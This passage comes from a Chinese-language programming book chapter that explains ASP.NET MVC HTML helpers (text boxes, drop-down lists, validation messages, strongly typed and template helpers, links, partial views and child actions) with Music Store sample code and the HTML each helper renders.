


图 5-4

从上述代码中可看出，在视图中有新的辅助方法：

- Label
- DropDownList
- TextBox
- ValidationMessage
- TextArea
- ListBox

下面首先介绍 TextBox 辅助方法。

1. Html.TextBox 和 Html.TextArea

TextBox 辅助方法渲染一个 type 特性为 text 的 input 标签。我们一般利用 TextBox 辅助方法接收用户自由形式的输入。例如，下面形式的调用：

```
@Html.TextBox("Title", Model.Title)
```

会生成如下所示的 HTML 标记：

```
<input id="Title" name="Title" type="text"
     value="For Those About To Rock We Salute You" />
```

与其他的 HTML 辅助方法类似，TextBox 辅助方法也为一些 HTML 特性设置(正如本章前面演示的)提供了重载。TextBox 辅助方法的一个兄弟方法就是 TextArea 辅助方法。下面的代码演示了使用 TextArea 方法渲染一个能够显示多行文本的<textarea>元素：

```
@Html.TextArea("text", "hello <br/> world")
```

上述代码渲染的 HTML 标记如下：

```
<textarea cols="20" id="text" name="text" rows="2">hello &lt;br /&gt; world
</textarea>
```

再次注意，辅助方法如何将值编码为输出形式(所有的辅助方法都对模型值和特性值进行编码)。TextArea 辅助方法的其他重载版本可以通过指定显示的行数和列数来控制文本区域的大小：

```
@Html.TextArea("text", "hello <br /> world", 10, 80, null)
```

这行代码将生成如下所示的 HTML 标记：

```
<textarea cols="80" id="text" name="text" rows="10">hello &lt;br /&gt;
          world
</textarea>
```

2. HTML.Label

Label 辅助方法返回一个<label/>元素，并使用 String 类型的参数来决定渲染的文本和

for 特性值。它的一个重载版本允许独立地设置 for 特性和要渲染的文本。在上面的代码中，调用 Html.Label("GenreId")会生成如下所示的 HTML 标记：

```
<label for="GenreId">Genre</label>
```

如果以前没有使用过 label 元素，那么现在可能极想知道这个元素是否有存在的价值。其实，label 的作用就是为其他输入元素(比如文本输入元素)显示附加信息，这样可以为用户提供人性化的界面，从而增强应用程序的可访问性。label 的 for 特性应该包含相关输入元素的 ID(在这个例子的 HTML 标记中，紧跟其后的输入元素是 Genre 的下拉列表)。呈现的界面可以利用 label 的文本为用户提供有关输入的详细描述。另外，如果用户单击 label，那么浏览器会把焦点传送给相关的输入控件。这一点对于复选框和单选按钮特别有用，因为这样可以为用户提供更大的单击区域，而不只是复选框和单选按钮本身。

细心的读者可能已经注意到 label 渲染的文本不是“GenreId”(传递给辅助方法的字符串)，而是“Genre”。在可能的情况下，辅助方法使用任何可用的模型元数据来生成显示内容。下面探讨表单剩余的其他辅助方法，之后再回到这个主题。

3. Html.DropDownList 和 Html.ListBox

DropDownList 和 ListBox 辅助方法都返回一个<select />元素。DropDownList 允许进行单项选择，而 ListBox 支持多项选择(在要渲染的标记中，把 multiple 特性的值设置为 multiple)。

通常情况下，select 元素有两个作用：

- 展示可选项的列表
- 展示字段的当前值

MVC Music Store 中的 Album 类有一个 GenreId 属性。可以使用 select 元素来显示 GenreId 属性的值和所有其他可选项。

由于这些辅助方法都需要一些特定的信息，因此当在控制器中使用时，还需要做一点设置工作。下拉列表也不例外，它需要一个包含所有可选项的 SelectListItem 对象集合，其中每一个 SelectListItem 对象中又包含有 Text、Value 和 Selected 三个属性。可以根据需要构建自己的 SelectListItem 对象集合，也可以使用框架中的 SelectList 或 MultiSelectList 辅助方法类来构建。这些类可以查看任意类型的 IEnumerable 对象并将其转换为 SelectListItem 对象的序列。例如，StoreManager 控制器中的 Edit 操作：

```
public ActionResult Edit(int id)
{
   var album = storeDB.Albums.Single(a => a.AlbumId == id);

   ViewBag.Genres = new SelectList(storeDB.Genres.OrderBy(g => g.Name),
                              "GenreId", "Name", album.GenreId);

   return View(album);
}
```

这里的控制器操作不仅构建了主要模型(用于编辑的专辑)，还构建了下拉列表辅助方法所需要的表示模型。从上面的代码可以看出，SelectList 构造函数的参数指定了原始集合(数据库中的 Genres 表)、作为后台值使用的属性名称(GenreId)、作为显示文本使用的属性名称(Name)以及当前所选项的值(它决定将哪一项标记为选择项)。

如果想在避免反射开销的同时还想自己生成 SelectListItem 集合，可以使用 LINQ 的 Select 方法来将 SelectListItem 对象集放入项目 Genres 中：

```
public ActionResult Edit(int id)
{
   var album = storeDB.Albums.Single(a => a.AlbumId == id);

   ViewBag.Genres =
       storeDB.Genres
              .OrderBy(g => g.Name)
              .AsEnumerable()
              .Select(g => new SelectListItem
                           {
                              Text = g.Name,
                              Value = g.GenreId.ToString(),
                              Selected = album.GenreId == g.GenreId
                           });
   return View(album);
}
```

4. Html.ValidationMessage

当 ModelState 字典中的某一特定字段出现错误时，可以使用 ValidationMessage 辅助方法来显示相应的错误提示消息。例如，在下面的控制器操作中，为了说明问题，故意在模型状态中为 Title 属性添加了一个错误：

```
[HttpPost]
public ActionResult Edit(int id, FormCollection collection)
{   var album = storeDB.Albums.Find(id);

   ModelState.AddModelError("Title", "What a terrible name!");

   return View(album);
}
```

在视图中可以用下面这行代码显示错误提示消息，如果有的话：

```
@Html.ValidationMessage("Title")
```

执行后生成的 HTML 标记如下：

```
<span class="field-validation-error" data-valmsg-for="Title"
     data-valmsg-replace="true">
   What a terrible name!
</span>
```

这条消息只有当键值“Title”在模型状态中出现错误时才会出现。也可以调用 @Html.ValidationMessage 的一个重写方法来重写视图中的错误提示消息：

```
@Html.ValidationMessage("Title", "Something is wrong with your title")
```

上述代码渲染的 HTML 形式为：

```
<span class="field-validation-error" data-valmsg-for="Title"
   data-valmsg-replace="false">Something is wrong with your title
```



按照惯例，当出现错误时，这个辅助方法会将 CSS 类 field-validation-error 和提供的任何特定 CSS 类一起渲染。默认的 ASP.NET MVC 项目模板自带了一些样式，使得这些项能够以红色显示，如果不喜欢，可在 style.css 文件中修改这些样式。

到目前为止，已经介绍了辅助方法的一些共同特性，如 HTML 编码和 HTML 特性的设置，此外，当谈到处理模型值和模型状态时，所有的表单输入特性还有一些共同行为。

5.2.6 辅助方法、模型和视图数据

辅助方法提供了对 HTML 细粒度控制的同时带走了构建 UI(要在合适的位置显示控件、标签、错误消息和值)的乏味工作。辅助方法如 Html.TextBox 和 Html.DropDownList(以及其他所有表单辅助方法)检查 ViewData 对象以获得要显示的当前值(在 ViewBag 对象中的所有值也可以通过 ViewData 得到)。

现在暂时不考虑要创建的编辑表单，而是看一个简单的例子。如果想在一个表单中设置专辑的价格，可使用下面的控制器代码。

```
public ActionResult Edit(int id)
{
   ViewBag.Price = 10.0;
   return View();
}
```

在相应的视图中，使用 ViewBag 中的值来为 TextBox 辅助方法命名，可以实现渲染显示价格的文本框：

```
@Html.TextBox("Price")
```

TextBox 辅助方法将生成如下所示的 HTML 标记：

```
<input id="Price" name="Price" type="text" value="10" />
```

当辅助方法查看 ViewData 里面的内容时，它们也能看到其中的对象属性。参照下面代码，修改先前的控制器操作：

```
public ActionResult Edit(int id)
{
    ViewBag.Album = new Album {Price = 11};
    return View();
}
```

在相应的视图中，可以用下面这行代码来显示一个带有专辑价格的文本框：

```
@Html.TextBox("Album.Price")
```

现在渲染出的 HTML 标记如下所示：

```
<input id="Album_Price" name="Album.Price" type="text" value="11" />
```

如果在 ViewData 中没有匹配“Album.Price”的值，那么辅助方法将尝试查找与第一个点之前那部分名称(Album)匹配的值。换言之，就是找一个 Album 类型的对象。然后，辅助方法估测名称中剩余的部分(Price)，并找到相应的值。

注意渲染得到的 input 元素的 id 特性值使用下划线代替了点(但 name 特性依然使用点)。之所以这样做，是因为在 id 特性中包含点是非法的，因此，运行时用静态属性 HtmlHelper.IdAttributeDotReplacement 的值代替了点。如果没有有效的 id 特性，就无法执行带有 JavaScript 库(如 jQuery)的客户端脚本。

TextBox 辅助方法依靠强类型视图数据也能很好地工作。例如，下面代码展示的控制器 Edit 操作：

```
public ActionResult Edit(int id)
{
    var album = new Album {Price = 12.0m};
    return View(album);
}
```

现在回到，为 TextBox 辅助方法提供属性名称来显示信息：

```
@Html.TextBox("Price");
```

针对上面的代码，辅助方法将生成如下所示的 HTML 标记：

```
<input id="Price" name="Price" type="text" value="12.0" />
```

如果想避免自动地查找数据，可向表单辅助方法提供一个显式的值。有时，显式提供值的方法是必需的。返回到刚才正在构建(用来编辑专辑信息)的表单。控制器操作代码如下：

```
public ActionResult Edit(int id)
{
    var album = storeDB.Albums.Single(a => a.AlbumId == id);

    ViewBag.Genres = new SelectList(storeDB.Genres.OrderBy(g => g.Name),
```

```
                                    "GenreId", "Name", album.GenreId);
    return View(album);
}
```

在 Album 的强类型编辑视图内部，可使用下面这行代码为专辑标题渲染一个输入元素：

```
@Html.TextBox("Title", Model.Title)
```

方法中的第二个参数显式地提供了数据值。为什么呢？原来在这种情形下，音乐商店的专辑编辑视图像许多其他视图一样，也把页面标题放在了 ViewBag.Title 属性中，因此 Title 值已经存储在 ViewData 中。在 Edit 视图的顶部可以看到如下内容：

```
@{
    ViewBag.Title = "Edit - " + Model.Title;
}
```

应用程序的_Layout.cshtml 视图通过检索 ViewBag.Title 值来设置渲染页面的标题。如果只向调用的 TextBox 辅助方法传递字符串 Title，那么它就在 ViewBag 中查找并提取出里面的 Title 值(辅助方法在查找强类型模型对象之前，会首先查看 ViewBag)。这种情形下，为了显示合适的值，我们需要提供显式值。这是一个重要而微妙的经验启示。在大型应用程序中，为了更加清晰地确定在哪里使用数据，我们需要在一些视图数据项前添加前缀。例如，我们不把主页标题命名为 ViewBag.Title，而是命名为诸如 ViewBag.Page_Title 的名称，这样就避免了与特定页面的命名冲突。

5.2.7 强类型辅助方法

如果不适应使用字符串字面值从视图数据中提取值的话，也可以使用 ASP.NET MVC 提供的强类型辅助分类方法。使用这个强类型辅助方法，只需为它传递一个 lambda 表达式来指定要渲染的模型属性。表达式的模型类型必须和为视图指定的模型类型(使用@model 指令)一致。对于专辑模型的强类型视图，需要在视图顶部输入如下所示的代码：

```
@model MvcMusicStore.Models.Album
```

一旦添加模型指令，就可以使用下面的代码重写前面的专辑编辑表单：

```
@using (Html.BeginForm())
{
    @Html.ValidationSummary(excludePropertyErrors: true)
    <fieldset>
        <legend>Edit Album</legend>
        <p>
            @Html.LabelFor(m => m.GenreId)
            @Html.DropDownListFor(m => m.GenreId, ViewBag.Genres as
                SelectList)
        </p>
        <p>
```

```
            @Html.TextBoxFor(m => m.Title)
            @Html.ValidationMessageFor(m => m.Title)
        </p>
        <input type="submit" value="Save" />
    </fieldset>
}
```

注意，这些强类型的辅助方法名称除了有“For”后缀之外，跟先前使用的辅助方法还有相同的名称。尽管该代码生成了与先前代码同样的 HTML 标记，但是用 lambda 表达式代替字符串还有许多其他好处，其中包括智能感知、编译时检查和轻松的代码重构(如果在模型中改变一个属性的名称，Visual Studio 会自动修改视图中的对应代码)。

一般情况下，可为处理模型数据的每个辅助方法找到一个与其对应的强类型方法，第 4 章介绍的内置基架就是尽可能地使用这些强类型辅助方法。

注意这里没有显式地为 Title 文本框设置值，这主要是因为 lambda 表达式向辅助方法提供了足够的信息，使其能直接读取模型的 Title 属性来获取需要的值。

5.2.8　辅助方法和模型元数据

辅助方法不仅查看 ViewData 内部的数据；它们也利用可得到的模型元数据。例如，专辑编辑表单使用 Label 辅助方法来为流派选择列表显示一个 label 元素：

```
@Html.Label("GenreId")
```

这个辅助方法生成如下 HTML 标记：

```
<label for="GenreId">Genre</label>
```

文本 Genre 从哪里来的呢？原来它是当辅助方法询问运行时(runtime)是否有 GenreId 的可用模型元数据时，运行时从装饰 Album 模型的 DisplayName 特性中获取的信息。

```
[DisplayName("Genre")]
public int GenreId   { get; set; }
```

第 6 章介绍的数据注解对很多辅助方法都有重大影响，原因在于当辅助方法构建 HTML 时要用到注解提供的元数据。下面介绍的模板辅助方法可以更深入地利用这些元数据。

5.2.9　模板辅助方法

ASP.NET MVC 中的模板辅助方法利用元数据和模板构建 HTML。其中元数据包括关于模型值(它的名称和类型)的信息和(通过数据注解或自定义提供器添加的)模型元数据。模板辅助方法有 Html.Display 和 Html.Editor，以及分别与它们对应的强类型方法 Html.DisplayFor 和 Html.EditorFor，还有它们对应的完整模型 Html.DisplayForModel 和 Html.EditorForModel。

例如 Html.TextBoxFor 辅助方法为某个专辑的 Title 属性生成以下 HTML 标记：

```
<input id="Title" name="Title" type="text"
```

```
    value="For Those About To Rock We Salute You" />
```

如果不使用 Html.TextBoxFor 辅助方法，也可以用 EditorFor 方法取而代之：

```
@Html.EditorFor(m => m.Title)
```

尽管两种方法生成的是同样的 HTML 标记，但是 EditorFor 方法可以通过使用数据注解来改变生成的 HTML。顾名思义，从辅助方法的名称 Editor 来看，就知道它比 TextBox 辅助方法(暗含了特定类型的输入)应用广泛。当使用模板辅助方法时，运行时就可以生成它觉得合适的任何“编辑器”。下面要在 Title 属性上添加一个 DataType 注解：

```
[Required(ErrorMessage = "An Album Title is required")]
[StringLength(160)]
[DataType(DataType.MultilineText)]
public string  Title     { get; set; }
```

添加之后，EditorFor 辅助方法生成如下 HTML 标记：

```
<textarea class="text-box multi-line" id="Title" name="Title">
  Let There Be Rock
</textarea>
```

因为是在一般意义上请求一个编辑器，所以 EditorFor 辅助方法首先查看元数据，然后推断出应该使用的最适合 HTML 元素是 textarea 元素(因为元数据指出了 Title 属性可容纳多行文本)。当然，尽管一些艺术家推崇对标题的这一限制，但是大部分专辑标题不需要多行输入。

模板辅助方法 DisplayForModel 和 EditorForModel 都是为整个模型对象构建 HTML 的。使用这些辅助方法，可以为一个模型对象添加新属性，并且在不需要对视图做任何修改的情况下立即在 UI 中查看修改后的效果。

通过编写自定义的显示或编辑模板可控制一个模板辅助方法的输出(可参阅第 15 章)。

5.2.10 辅助方法和 ModelState

用来显示表单值的所有辅助方法也需要与 ModelState 交互。要记住，ModelState 是模型绑定的副产品，并且存储模型绑定期间检测到的所有验证错误，以及用户提交用来更新模型的原始值。

用来渲染表单字段的辅助方法自动在 ModelState 字典中查找它们的当前值。辅助方法使用名称表达式作为键，在 ModelState 字典中进行查找。如果查找的值已在 ModelState 中，辅助方法就用 ModelState 中的值替换视图数据中的当前值。

模型绑定失败后，ModelState 查找表中允许保存“坏”值。例如，如果用户向 DateTime 属性的编辑器中输入值“abc”，模型绑定就会失败，并且“abc”也会保存在模型状态的相关属性中。为了在用户修改验证错误而重新渲染视图时，“abc”值依然出现在 DateTime 编辑器中，可让用户看到刚才尝试的错误文本并允许他们改正错误。

当 ModelState 包含某个属性的错误时，与错误相关的表单辅助方法除了显式地渲染指

定的 CSS 类之外，还会渲染 input-validation-error CSS 类。项目模板包含的默认样式表 style.css 中包含了类 input-validation-error 的样式。

5.3　其他输入辅助方法

除了前面已经谈到的输入辅助方法(如 TextBox 和 DropDownList)之外，ASP.NET MVC 框架还包含许多其他的辅助方法，它们涵盖所有的输入控件。

5.3.1　Html.Hidden

Html.Hidden 辅助方法用于渲染隐藏的输入元素。例如，下面这行代码：

```
@Html.Hidden("wizardStep", "1")
```

会生成如下所示的 HTML 标记：

```
<input id="wizardStep" name="wizardStep" type="hidden" value="1" />
```

这个辅助方法的强类型版本是 Html.HiddenFor。如果模型有一个 WizardStep 属性，就可以像下面这样使用它：

```
@Html.HiddenFor(m => m.WizardStep)
```

5.3.2　Html.Password

Html.Password 辅助方法用于渲染密码字段。它除了不保留提交值，显示密码掩码之外，基本上与 TextBox 辅助方法一样。下面的代码：

```
@Html.Password("UserPassword")
```

会生成：

```
<input id="UserPassword" name="UserPassword" type="password" value="" />
```

正如预料的那样，Html.Password 的强类型方法是 Html.PasswordFor。下面的代码展示了如何使用它来显示 UserPassword 属性：

```
@Html.PasswordFor(m => m.UserPassword)
```

5.3.3　Html.RadioButton

单选按钮一般都组合在一起使用，为用户的单项选择提供一组可选项。例如，有一个功能要让用户从一个特定的颜色列表中选择一种颜色，就可以使用多个单选按钮来表示这些颜色选项。对于同一组中的单选按钮，可以给所有按钮相同名称。最后当提交表单时，只有选择的单选按钮会发送到服务器。

下面代码演示了使用 Html.RadioButton 辅助方法渲染一组简单的单选按钮：

```
@Html.RadioButton("color", "red")
@Html.RadioButton("color", "blue", true)
@Html.RadioButton("color", "green")
```

生成的 HTML 标记如下：

```
<input id="color" name="color" type="radio" value="red" />
<input checked="checked" id="color" name="color" type="radio" value="blue" />
<input id="color" name="color" type="radio" value="green" />
```

Html.RadioButton 有一个强类型的对应方法 Html.RadioButtonFor。强类型方法不使用名称和值，而是用表达式来标识那些包含有要渲染属性的对象，当用户选择单选按钮时，后面会跟要提交的值：

```
@Html.RadioButtonFor(m => m.GenreId, "1") Rock
@Html.RadioButtonFor(m => m.GenreId, "2") Jazz
@Html.RadioButtonFor(m => m.GenreId, "3") Pop
```

5.3.4 Html.CheckBox

CheckBox 辅助方法是唯一一个渲染两个输入元素的辅助方法。以下面的代码为例：

```
@Html.CheckBox("IsDiscounted")
```

这行代码生成的 HTML 标记如下：

```
<input id="IsDiscounted" name="IsDiscounted" type="checkbox" value="true" />
<input name="IsDiscounted" type="hidden" value="false" />
```

看到上面生成的 HTML 标记，我们可能会产生一个疑问：除了 checkbox 的输入元素之外，CheckBox 辅助方法为什么还要渲染另一个隐藏的输入元素。其实，它渲染两个输入元素的主要原因是，HTML 规范中规定浏览器只提交“开”(即选中的)的复选框的值。在这个例子中，第二个隐藏输入元素就保证了 IsDiscounted 有一个值会被提交，即便用户没有选择这个复选框。

尽管许多辅助方法专注于构建表单和表单输入元素，但在一般的渲染场合中还是存在可用辅助方法的。

5.4 渲染辅助方法

渲染辅助方法可在应用程序中生成指向其他资源的链接，也可以构建被称为部分视图的可重用 UI 片段。

5.4.1 Html.ActionLink 和 Html.RouteLink

ActionLink 辅助方法能够渲染一个超链接(锚标签)，渲染的链接指向另一个控制器操作。与前面看到的 BeginForm 辅助方法一样，ActionLink 辅助方法在后台使用路由 API 来

生成 URL。例如，当链接的操作所在控制器与用来渲染当前视图的控制器一样时，只需指定操作的名称：

```
@Html.ActionLink("Link Text", "AnotherAction")
```

这里假设采用的是默认路由，那么这行代码就会生成如下所示的 HTML 标记：

```
<a href="/Home/AnotherAction">LinkText</a>
```

当需要一个指向不同控制器操作的链接时，可通过 ActionLink 方法的第三个参数来指定控制器名称。例如，要链接到 ShoppingCartController 控制器的 Index 操作，可以使用下面的代码：

```
@Html.ActionLink("Link Text", "Index", "ShoppingCart")
```

注意上面指定的控制器名称中没有 Controller 后缀，也就是说没有指定控制器的类型名称。但 ActionLink 方法能够知道这是一个控制器名称，因为它有足够的关于 ASP.NET MVC 控制器和操作的知识，刚才已经看到，这些辅助方法提供的重载版本允许只指定操作名称，或者同时指定控制器名称和操作名称。

在很多应用场合中，路由参数的数量会超过 ActionLink 方法重载版本的处理能力。例如，可能需要在路由中传递一个 ID 值，或者应用程序的其他一些特定路由参数。显而易见，内置的 ActionLink 辅助方法没有提供处理这些情形的重载版本。

但是，我们可以通过使用其他 ActionLink 重载版本，来向辅助方法提供所必需的路由值。其中有一个版本允许向它传递一个 RouteValueDictionary 类型的对象；另一个版本允许给 routeValues 参数传递一个对象(通常是匿名类型的)。运行时会查看该对象的属性并使用它们来构建路由值(属性名称就是路由参数的名称，属性值代表路由参数的值)。例如，构建一个指向 ID 号为 10720 的专辑编辑页面的链接，我们可以使用如下所示的代码：

```
@Html.ActionLink("Edit link text", "Edit", "StoreManager", new {id=10720}, null)
```

上述重载方法的最后一个参数是 htmlAttributes。在本章前面部分已经讲解了如何使用这个参数设置 HTML 元素上的特性值。上面代码传递了一个 null(实际上没有设置 HTML 元素上的任何特性值)。尽管上面的代码未设置任何特性，但是为了调用 ActionLink 这个重载方法，必须给这个参数传递一个值。

尽管 RouteLink 辅助方法和 ActionLink 辅助方法遵循相同的模式，但是 RouteLink 只可以接收路由名称，而不能接收控制器名称和操作名称。例如，演示 ActionLink 的第一个例子也可以用下面的代码实现：

```
@Html.RouteLink("Link Text", new {action="AnotherAction"})
```

5.4.2　URL 辅助方法

URL 辅助方法与 HTML 的 ActionLink 和 RouteLink 辅助方法相似，但它不是以 HTML 标记的形式返回构建的 URL，而是以字符串的形式返回这些 URL。对此，有三个辅助方法：

- Action
- Content
- RouteUrl

Action 辅助方法与 ActionLink 非常相似，但是它不返回锚标签。例如，下面的代码会显示浏览商店里所有 Jazz 专辑的 URL(不是链接)：

```
<span>
   @Url.Action("Browse", "Store", new { genre = "Jazz" }, null)
</span>
```

会生成如下所示的 HTML 标记：

```
<span>
   /Store/Browse?genre=Jazz
</span>
```

当第 8 章介绍 Ajax 技术时，我们会看到 Action 方法的另一种用法。

RouteUrl 辅助方法与 Action 方法遵循同样的模式，但与 RouteLink 一样，它只接收路由名称，而不接收控制器名称和操作名称。

Content 辅助方法特别有用，因为它可以把应用程序的相对路径转换成绝对路径。在音乐商店的_Layout 视图中可以看到 Content 辅助方法的效果：

```
<script src="@Url.Content("~/Scripts/jquery-1.5.1.min.js")"
      type="text/javascript"></script>
```

上面代码在传递给 Content 辅助方法的字符串前面使用波浪线作为第一个字符，这样无论应用程序部署在什么位置，辅助方法都可以让其生成指向正确资源的 URL(这里可以把波浪线看成应用程序的根目录)。在不加波浪线的情况下，如果在目录树中挪动应用程序虚拟目录的位置，生成的 URL 就会失效。

ASP.NET MVC 4 使用的是 Razor 的第二个版本，波浪号当出现在 script、style 和 img 元素的 src 特性时就会被自动解析。在不影响运行效果的情况下，上面例子代码也可以写成如下形式：

```
<script src="~/Scripts/jquery-1.5.1.min.js" type="text/javascript"></script>
```

5.4.3 Html.Partial 和 Html.RenderPartial

Partial 辅助方法用于将部分视图渲染成字符串。通常情况下，部分视图中包含多个在不同视图中可重复使用的标记。Partial 方法共有 4 个重载版本，如下所示：

```
public void Partial(string partialViewName);
public void Partial(string partialViewName, object model);
public void Partial(string partialViewName, ViewDataDictionary viewData);
public void Partial(string partialViewName, object model,
                    ViewDataDictionary viewData);
```

注意这里没必要为视图指定路径和文件扩展名，因为运行时定位部分视图与定位正常视图使用的逻辑相同。例如，下面代码就渲染一个名为 AlbumDisplay 的部分视图。运行时使用所有的可用视图引擎来查找：

```
@Html.Partial("AlbumDisplay")
```

RenderPartial 辅助方法与 Partial 非常相似，但 RenderPartial 不是返回字符串，而是直接写入响应输出流。出于这个原因，必须把 RenderPartial 放入代码块中，而不能放在代码表达式中。为了说明这一点，下面两行代码向输出流写入相同的内容：

```
@{Html.RenderPartial("AlbumDisplay "); }
@Html.Partial("AlbumDisplay ")
```

这里，应该使用哪一个方法，Partial 还是 RenderPartial？一般情况下，因为 Partial 相对于 RenderPartial 来说更方便(不必使用花括号将调用封装在代码块中)，所以应该选择 Partial。然而，RenderPartial 拥有较好的性能，因为它是直接写入响应流的，但这种性能优势需要大量的使用(高的网站流量或在循环中重复调用)才能看出来。

5.4.4　Html.Action 和 Html.RenderAction

Action 和 RenderAction 类似于 Partial 和 RenderPartial 辅助方法。Partial 辅助方法通常在单独的文件中应用视图标记来帮助视图渲染视图模型的一部分。另一方面，Action 执行单独的控制器操作，并显示结果。Action 提供了更多的灵活性和重用性，因为控制器操作可以建立不同的模型，可以利用单独的控制器上下文。

同样，Action 和 RenderAction 之间仅有的不同之处在于：RenderAction 可以直接写入响应流(这可以带来微弱的效率增益)。下面是这个方法用法的简单介绍。假设现在使用的是如下的控制器：

```
public class MyController : Controller {
  public ActionResult Index() {
    return View();
  }

  [ChildActionOnly]
  public ActionResult Menu() {
    var menu = GetMenuFromSomewhere();
    return PartialView(menu);
  }
}
```

Menu 操作构建一个菜单模型，并返回一个带有菜单的部分视图：

```
@model Menu
<ul>
@foreach (var item in Model.MenuItem) {
  <li>@item.Text</li>
```

```
}
</ul>
```

在 Index.cshtml 视图中，可以调用 Menu 操作来显示菜单：

```
<html>
<head><title>Index with Menu</title></head>
<body>
   @Html.Action("Menu")
   <h1>Welcome to the Index View</h1>
</body>
</html>
```

注意 Menu 操作使用了 ChildActionOnlyAttribute 特性标记。这个特性设置可有效避免运行时直接通过 URL 来调用 Menu 操作。相反，只能通过 Action 或 RenderAction 方法来调用子操作。虽然 ChildActionOnlyAttribute 特性不是必需的，但通常在进行子操作时推荐使用。

自 ASP.NET MVC 3 开始，在 ControllerContext 上添加了一个新属性，它的名称是 IsChildAction。当通过 Action 或 RenderAction 方法调用操作时，它的值就为 true；当通过一个 URL 调用时，它的值就为 false。ASP.NET MVC 运行时的一些操作过滤器与子操作是不同的，比如 AuthorizeAttribute 和 OutputCacheAttribute。

1. 给 RenderAction 传递值

因为这些操作辅助方法调用的是操作方法，所以我们可以指定目标操作的一些额外值作为参数。例如，假设现在想向菜单中添加一些选项。

(1) 定义新类 MenuOptions，代码如下：

```
public class MenuOptions {
   public int Width { get; set; }
   public int Height { get; set; }
}
```

